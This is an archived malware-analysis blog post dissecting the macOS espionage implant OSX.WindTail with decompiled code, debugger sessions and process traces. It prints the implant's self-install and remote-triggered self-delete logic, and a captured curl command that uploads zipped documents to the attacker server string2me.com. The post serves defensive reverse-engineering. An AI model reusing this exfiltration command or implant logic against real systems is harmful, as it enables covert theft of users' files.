Middle East Cyber-Espionage

Archived: 2026-04-05 19:55:10 UTC

Middle East Cyber-Espionage

analyzing WindShift's implant: OSX.WindTail (part 2)

January 15, 2019

Our research, tools, and writing, are supported by “Friends of Objective-See”
Today’s blog post is brought to you by:

📝 👾 Want to play along?

I’ve shared various OSX.WindTail samples (password: infect3d)

…please don’t infect yourself!

Background

A few weeks ago, I posted part one of this two-part blog series covering a the macOS exploits and implants used in a Middle East cyber-espionage operation.

In that previous post we covered:

- the exploitation vector (custom URL schemes).
- finding previously undetected `OSX.WindTail` samples on VirusTotal
- the method of persistence (ab)used by the implant to achieve persistence (launch item).
- the decryption of the implants command and control servers (`flux2key.com/` and `string2me.com`).

I’d recommend reading (or re-reading!) part one, as it serves as foundation research to this post.

Today, we’ll complete the analysis of `OSX.WindTail` , detailing it’s installer and self-delete logic, and thru reverse-engineering uncover it’s main capabilities.

The malware’s install logic and capabilities begin with the `tuffel` method, while the self-delete logic is found within the aptly named `mydel` method. Both methods are invoked by the malware’s `applicationDidFinishLaunching` method:

```
 -(void)applicationDidFinishLaunching:(void *)arg2
{
  ...

  [r15 tuffel];
  [NSThread detachNewThreadSelector:@selector(mydel) toTarget:r15 withObject:0x0];

}
```

In this post, we'll focus on the sample of OSX.WindTail named **Final_Presentation.app** (SHA1: 758F10BD7C69BD2C0B38FD7D523A816DB4ADDD90).

This OSX.WindTail sample, along with a few others, may be download from our Mac Malware Collection.

`OSX.WindTail` Install Logic

As noted, in `OSX.WindTail`'s `applicationDidFinishLaunching` method, the malware invokes a method named `tuffel`.

Note:

The applicationDidFinishLaunching method is a automatically invoked "after the application has been launched and initialized" -apple.com

Thus, when analyzing malicious macOS applications, always investigate this method!

To see what class the `tuffel` method belongs to, we can use Jonathan Levin's incredible jtool utility. Specifically, via the `-v -d objc` commandline arguments `jtool` can dump the embedded Objective-C classes:

```
$ jtool -v -d objc Final_Presentation.app/Contents/MacOS/usrnode

@interface AppDelegate : ?
...
// 9 instance methods
/* 0 - 0x100001d7d */ - applicationDidFinishLaunching:;
/* 1 - 0x100001fc6 */ - mydel;
/* 2 - 0x1000021f4 */ - tuffel;
/* 3 - 0x10000223f */ - yoop:;
...
@end
```

Via the `jtool` output, it is clear that this method, (along with other methods such as `mydel` and `yoop`) belongs to the malware's main `AppDelegate` class.

By disassembling this method, one can see it allocates and initializes an `appdele` class, before invoking said class's `sis` method:

```
 /* @class AppDelegate */
-(void)tuffel {
    rax = [appdele alloc];
    rax = [rax init];
    self->tyt = rax;
    [rax sis];
    return;
}
```

Taking a closer look at the `appdele`'s `init` method, reveals that it invokes a method named `cp`:

```
 /* @class appdele */
-(void)cp {
    r13 = self;
    var_30 = r13;
    *qword_100015f20 = [[NSFileManager alloc] init];
    r15 = [[NSBundle mainBundle] bundlePath];
    rbx = [r15 lastPathComponent];
    r12 = NSHomeDirectory();
    r8 = [r13 yoop:@"oX0s4Qj3GiAzAnOmzGqjOA=="];
    rcx = r12;
    rbx = [NSString stringWithFormat:@"%@%@%@%@", rcx, r8, @"/", rbx];

    ...

    if (([*qword_100015f20 copyItemAtPath:r15 toPath:rbx error:0x0] & 0xff) == 0x1)
         goto loc_10000297b;

    return;

loc_10000297b:
    rdi = var_30;
    rdx = rbx;
    goto loc_100002989;

loc_100002989:
    [rdi cmd:rdx];
    sleep(0x1e);
    exit(0x0);
    return;
```

…yes, a decent amount of logic here, but with the help of some dynamic analysis (via `lldb`), it's not too bad to break down.

First, the malware gets the path to it's own application bundle via `[[NSBundle mainBundle] bundlePath]`. After getting retrieving the bundle's name (via the `lastPathComponent` method) the malware invokes the `NSHomeDirectory` function to get the user's home directory. And what about the encoded, encrypted string, `oX0s4Qj3GiAzAnOmzGqjOA==`? That decrypts to " `/Library` ":

```
(lldb)

0x100002873 <+125>: movq   0x12bce(%rip), %rsi       ; "yoop:"
0x10000287a <+132>: leaq   0x10ddf(%rip), %rdx       ; @"oX0s4Qj3GiAzAnOmzGqjOA=="
0x100002881 <+139>: movq   %r13, %rdi
0x100002884 <+142>: callq  *%r14

...

//after stepping over callq  *%r14

(lldb) po $rax
/Library
```


These 'pieces' are all passed to the `stringWithFormat` method, to build the following string: `/Users/user/Library/Final_Presentation.app`.

`OSX.WindTail` then invokes the `copyItemAtPath` method to copy (install) itself to the `~/Library/` directory:

```
(lldb) po $rdi
<NSFileManager: 0x1001221e0>

(lldb) x/s $rsi
0x7fff6cabf632: "copyItemAtPath:toPath:error:"

(lldb) po $rdx
/Users/user/Desktop/Final_Presentation.app

(lldb) po $rcx
/Users/user/Library/Final_Presentation.app
```

Via macOS's built-in file monitor utility, `fs_usage`, we can passively observe this installation:

```
# fs_usage -w -f filesystem | grep -i usrnode
open  /Users/user/Desktop/Final_Presentation.app
mkdir /Users/user/Library/Final_Presentation.app
```



Though the normal user won't likely be poking around in the `~/Library` folder - if they did (and their Mac was infected with `OSX.WindTail`), the malware is rather hard to miss:

In part one we covered `OSX.WindTail`'s persistence (via a login item). This persistence, combined with the above installer logic, completes the persistent install. This of course ensures that the malware will be automatically (re)started anytime the user logs into the infected system.

`OSX.WindTail` Self-Delete Logic

Recall the malware's implementation of the `applicationDidFinishLaunching` method:

```
-(void)applicationDidFinishLaunching:(void *)arg2
{
```

```
    ...

    [r15 tuffel];
    [NSThread detachNewThreadSelector:@selector(mydel) toTarget:r15 withObject:0x0];

}
```

Note that at the end, the malware spins off a new thread (via the `detachNewThreadSelector` method), to execute a method named `mydel`.

```
 /* @class AppDelegate */
-(void)mydel {

    ...
    r14 = [NSString stringWithFormat:@"%@", [self yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/..."]];

    rbx = [[NSMutableURLRequest alloc] init];
    [rbx setURL:[NSURL URLWithString:r14]];

    ...
    if ([[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
         returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"] != 0x0) {

            r14 = [NSFileManager defaultManager];
            rdx = [[NSBundle mainBundle] bundlePath];

            [r14 removeItemAtPath:rdx error:rcx];

            [[NSApplication sharedApplication] terminate:0x0, rcx];
    }

    return;
}
```

In short, the `mydel` method performs the following:


- Generates a URL request from an encrypted string.
- Makes a network request to this URL
- If the request returns a string that equals “1”:
    - Deletes itself
    - Terminate itself

Via `lldb` we can set a breakpoint on this method (at address `0x0000000100001fc6`) then, step thru this code to uncover the (decrypted) URL:

```
(lldb) b 0x0000000100001fc6
(lldb) c
...

-> 0x100002034 <+110>: movq   0x1340d(%rip), %rsi       ; "yoop:"
   0x10000203b <+117>: leaq   0x113de(%rip), %rdx       ; @"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLr.
   0x100002042 <+124>: movq   %r14, %rdi
   0x100002045 <+127>: callq  *%r13

...

//after stepping over `callq  *%r13`
(lldb) po $rax
http://flux2key.com/liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php?very=%@&xnvk=%@
```

Continuing to single-step over the instructions in this method reveal the full URL: `http://flux2key.com/liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php?very=MTUwMTIwMTkxNDI0MDc1&xnvk=ss`

Enabling the network adapter in the VM, allows this network request, which we capture in [WireShark](https://www.wireshark.org/):



Note:

The malware's command & control server (flux2key.com) currently returns a 403 'Forbidden' error

As noted, if the command & control server returns a string equal to `"1"`, the malware will self delete, then exit:

```
 /* @class AppDelegate */
-(void)mydel {


        ...


        // if the C&C server returns "1"
        //  then self delete and terminate
        if ([[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
        returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"] != 0x0)
        {
                //self-delete
        [[NSFileManager defaultManager] removeItemAtPath:[[NSBundle mainBundle] bundlePath] ...];


        //terminate
                [[NSApplication sharedApplication] terminate:0x0 ...];
        }
    ...
}
```

…rather neat to see a "remotely triggerable" self-deletion capability built directly into the malware!

`OSX.WindTail` Payload/Capabilities

In part one of this two-part blog post, we've detailed how `OSX.WindTail` infects Macs (via (ab)using custom URL schemes), and how it persists (via login items). In this post, we've detailed the installer and self-deleting logic. But the question remains, what does the malware actually do. In other words, what is its main goal?

We start in a method called `yan`. This method is invoked automatically when the malware starts via (`applicationDidFinishLaunching` -> `tuffel` -> (`appdele`) `init`). This decompliation of this method reveals little…though it does appear that the method is decrypting a bunch of encrypted strings:

```
 /* @class appdele */
-(void *)yan {
    var_30 = [self yoop:@"BouCfWujdfbAUfCos/iIOg=="];
    [self yoop:@"Bk0WPpt0IFFT30CP6ci9jg=="];
    [self yoop:@"RYfzGQY52uA9SnTjDWCugw=="];
    [self yoop:@"XCrcQ4M8lnb1sJJo7zuLmQ=="];
    [self yoop:@"3J1OfDEiMfxgQVZur/neGQ=="];
    [self yoop:@"Nxv5JOV6nsvg/lfNuk3rWw=="];
    [self yoop:@"Es1qIvgb4wmPAWwlagmNYQ=="];
    [self yoop:@"eOA0XJNs/eeFUVMThfZjTA=="];
    [self yoop:@"B/9RICA+yl4vZrIeyON8cQ=="];
```

```
    [self yoop:@"B8fvRmZ1LJ74Q5OiD9KISw=="];

    rax = [NSMutableArray arrayWithObjects:var_30];
    return rax;
}
```

As the method appears to return an array of the decrypted strings, lets hop into the debugger (`lldb`) and set a breakpoint on the method (address: `0x000000010000238b`). Once this breakpoint is hit, executing lldb's `finish` command will execute the entire method, then stop as soon as it returns. Here, we can dump the array of decrypted strings!

Note:

The x64 ABI for macOS dedicates that the return value of a method or function is stored in the RAX register. In other words, once a method (of function) returns, simply display what's in the RAX register, to see what's returned (e.g. an array of decrypted strings).

```
(lldb) b 0x000000010000238b
(lldb) c
...

->  0x10000238b <+0>: pushq  %rbp
    0x10000238c <+1>: movq   %rsp, %rbp
    0x10000238f <+4>: pushq  %r15
    0x100002391 <+6>: pushq  %r14

(lldb) finish

(lldb) po $rax
<__NSArrayM 0x10018f920>(
 doc, docx, ppt, pdf, xls,
 xlsx, db, txt, rtf, pptx)
```

Ah, a list of file extensions… likely ones that the malware is interested in, in some reason 🤔

Next we move on to looking at the `fist` method (invoked via the `df` method, which is scheduled via an `NSTimer`).

Note:

The df method (which invokes the fist method), first invokes a 'isOK' method.

In a debugger, we can force this check to always succeed (such that the `fist` method will be invoked) by simply settings the return value to a non-zero value: **(lldb) reg write $rax 1**

The `fist` method is rather large, but perusing it's decompilation reveals it invoking Apple APIs such as `contentsOfDirectoryAtPath`, `pathExtension`, and (string) `compare`. Seems reasonable to assume it enumerating files, perhaps looking for files that match the previously decrypted file extensions?

Setting various breakpoints within the method reveals the malware enumerating and building a list of directories:

```
(lldb) po $rdi

<__NSArrayM 0x10018e360>(
/Library,
/net,
/Network,
/private,
/sbin,
/System,
/Users,
/usr,
/vm,
/Volumes,
/Applications/App Store.app,
/Applications/Automator.app,
/Applications/Calculator.app,
/Applications/Calendar.app,
/Applications/Chess.app,
/Applications/Contacts.app,
/Applications/Dashboard.app,
/Applications/Dictionary.app,
/Applications/DVD Player.app,
...
```

More interestingly, this method adds files that match the (previously) decrypted file extensions (`doc`, `db`, `rtf`, etc…) to an array (named `honk`):

```
(lldb) po $rdx
<__NSArrayM 0x1001aafc0>(
{
    "KEY_ATTR" =     {
        NSFileCreationDate = "2017-07-26 01:37:05 +0000";
        NSFileExtensionHidden = 0;
        NSFileGroupOwnerAccountID = 0;
        NSFileGroupOwnerAccountName = wheel;
        NSFileHFSCreatorCode = 0;
        NSFileHFSTypeCode = 0;
        NSFileModificationDate = "2017-07-26 01:37:05 +0000";
        NSFileOwnerAccountID = 0;
        NSFileOwnerAccountName = root;
```

```
        NSFilePosixPermissions = 420;
        NSFileReferenceCount = 1;
        NSFileSize = 1159906;
        NSFileSystemFileNumber = 548707;
        NSFileSystemNumber = 16777218;
        NSFileType = NSFileTypeRegular;
    };
    "KEY_PATH" = "/Library/Documentation/Acknowledgements.rtf";
},
{
    "KEY_ATTR" =     {
        NSFileCreationDate = "2017-09-26 06:58:34 +0000";
        NSFileExtensionHidden = 0;
        NSFileGroupOwnerAccountID = 0;
        NSFileGroupOwnerAccountName = wheel;
        NSFileHFSCreatorCode = 0;
        NSFileHFSTypeCode = 0;
        NSFileModificationDate = "2017-09-26 07:01:34 +0000";
        NSFileOwnerAccountID = 0;
        NSFileOwnerAccountName = root;
        NSFilePosixPermissions = 420;
        NSFileReferenceCount = 1;
        NSFileSize = 57344;
        NSFileSystemFileNumber = 890895;
        NSFileSystemNumber = 16777218;
        NSFileType = NSFileTypeRegular;
    };
    "KEY_PATH" = "/Library/Application Support/com.apple.TCC/TCC.db";
},
{
    "KEY_ATTR" =     {
        NSFileCreationDate = "2017-07-15 23:45:04 +0000";
        NSFileExtensionHidden = 0;
        NSFileGroupOwnerAccountID = 0;
        NSFileGroupOwnerAccountName = wheel;
        NSFileHFSCreatorCode = 0;
        NSFileHFSTypeCode = 0;
        NSFileModificationDate = "2017-07-15 23:45:04 +0000";
        NSFileOwnerAccountID = 0;
        NSFileOwnerAccountName = root;
        NSFilePosixPermissions = 384;
        NSFileReferenceCount = 1;
        NSFileSize = 272;
        NSFileSystemFileNumber = 869137;
        NSFileSystemNumber = 16777218;
        NSFileType = NSFileTypeRegular;
    };
```

```
    "KEY_PATH" = "/private/etc/racoon/psk.txt";
}
)
```

For each of the files that the `fist` method adds to the `honk` array, the malware invokes a method, aptly named `zip`, which appears to invoke `/usr/bin/zip` to create an archive of the file:

```
 /* @class image */
-(void)zip {

    r14 = [@"/tmp/" stringByAppendingPathComponent:[rbx->m_filePath lastPathComponent]];
         ...
    rax = [r14 stringByAppendingString:@".zip"];

    ...
    rax = (r14)(@class(NSArray), @selector(arrayWithObjects:), @"/usr/bin/zip", *(rbx + r12), rbx->m_filePath, (
    rax = (r14)(r15, @selector(initWithController:arguments:), rbx, rax);
    *(rbx + r13) = rax;
    (r14)(rax, @selector(startProcess), rbx);
    return;
}
```

Via Objective-See's open-source [ProcInfo] process monitoring utility, we can confirm that the malware does indeed spawn macOS's built-in `zip` utility to create a archive containing containing the file (here for example, a pdf named: `StopTemplate.pdf`):

```
# ./procInfo

[ process start]
pid: 1202
path: /usr/bin/zip
args: (
    "/usr/bin/zip",
    "/tmp/StopTemplate.pdf.zip",
    "/Applications/Automator.app/Contents/Resources/StopTemplate.pdf"
)
```

Once the file has been zipped up, the malware invokes a method named `upload`:

```
 /* @class image */
-(void)upload {
    ...

    r14 = [tofg alloc];
```

```
    if (r12->m_State == 0x1) {
        var_30 = [@"vast=@" stringByAppendingString:r12->m_tempPath];
        [@"od=" stringByAppendingString:r12->m_ComputerName_UserName];
        [@"kl=" stringByAppendingString:r12->cont];
        r8 = var_30;
        rax = [NSArray arrayWithObjects:@"/usr/bin/curl"];
        rdx = r12;
        rax = [r14 initWithController:rdx arguments:rax];
    }
    else {
        rax = [NSArray arrayWithObjects:@"/usr/bin/curl"];
        rcx = rax;
        rax = [r14 initWithController:rdx arguments:rcx];
    }

    [rax startProcess];
    return;
}
```

References to `curl` (`/usr/bin/curl`) in this method imply the malware is likely exfiltrating the files by (ab)using this built-in network utility.

This can be confirmed via ProcInfo, (which also reveals the network endpoint `string2me.com/qgHUDRZiYhOqQiN/kESklNvxsNZQcPl.php`):


```
# ./procInfo

[ process start]
pid: 1258
path: /usr/bin/curl
user: 501
args: (
    "/usr/bin/curl",
    "-F",
    "vast=@/tmp/StopTemplate.pdf.zip",
    "-F",
    "od=1601201920543863",
    "-F",
    "kl=users-mac.lan-user",
    "string2me.com/qgHUDRZiYhOqQiN/kESklNvxsNZQcPl.php"
)
```

From `curl` 's man page, we can see that the `-F` flag will post data, and when `@` is specified, `curl` will process the input as a file:

> `-F, --form <name=content>`

> (HTTP) This lets curl emulate a filled-in form in which a user has pressed the submit button. This causes curl to POST data using the Content-Type multipart/form-data according to RFC 2388. This enables uploading of binary files etc. To force the 'content' part to be a file, prefix the file name with an @ sign. To just get the content part from a file, prefix the file name with the symbol <. The difference between @ and < is then that @ makes a file get attached in the post as a file upload, while the < makes a text field and just get the contents for that text field from a file.
>
> Example: to send an image to a server, where 'profile' is the name of the form-field to which portrait.jpg will be the input: `curl -F profile=@portrait.jpg https://example.com/upload.cgi`

A WireShark capture illustrates the exfiltration attempt to `string2me.com` :



Hooray, we've uncovered (and confirmed) that `OSX.WindTail` s ultimate goal is to persistently exfiltrate files (such as documents) to a remote server. Such a capability fits nicely into any offensive cyber-espionage operation, such as the one orchestrated by the `WINDSHIFT` APT group.

Note:

OSX.WindTail attempts to upload the files to string2me.com.

However, this server currently returns a 403 (HTTP Forbidden). Thus, at this point in time, the exfiltration fails.

Conclusion

It's not everyday that the Mac capabilities of an APT or "nation state" are uncovered. However, `OSX.WindTail` (belonging to the `WINDSHIFT` APT group), provided an interesting case-study, of such a tool.

In today's blog post, we dove into `OSX.WindTail`, detailing it's method of installation, self-delete logic, and file-extfiltration capabilities. (See part one for details on the malware's exploitation/infection vector and persistence mechanism).

Specifically, we showed how the malware's installs itself into the `~/Library/`, before enumerating and exfiltrating documents and database files.

Love these blog posts & tools?
You can support them via my Patreon page!

Source: https://objective-see.com/blog/blog_0x3D.html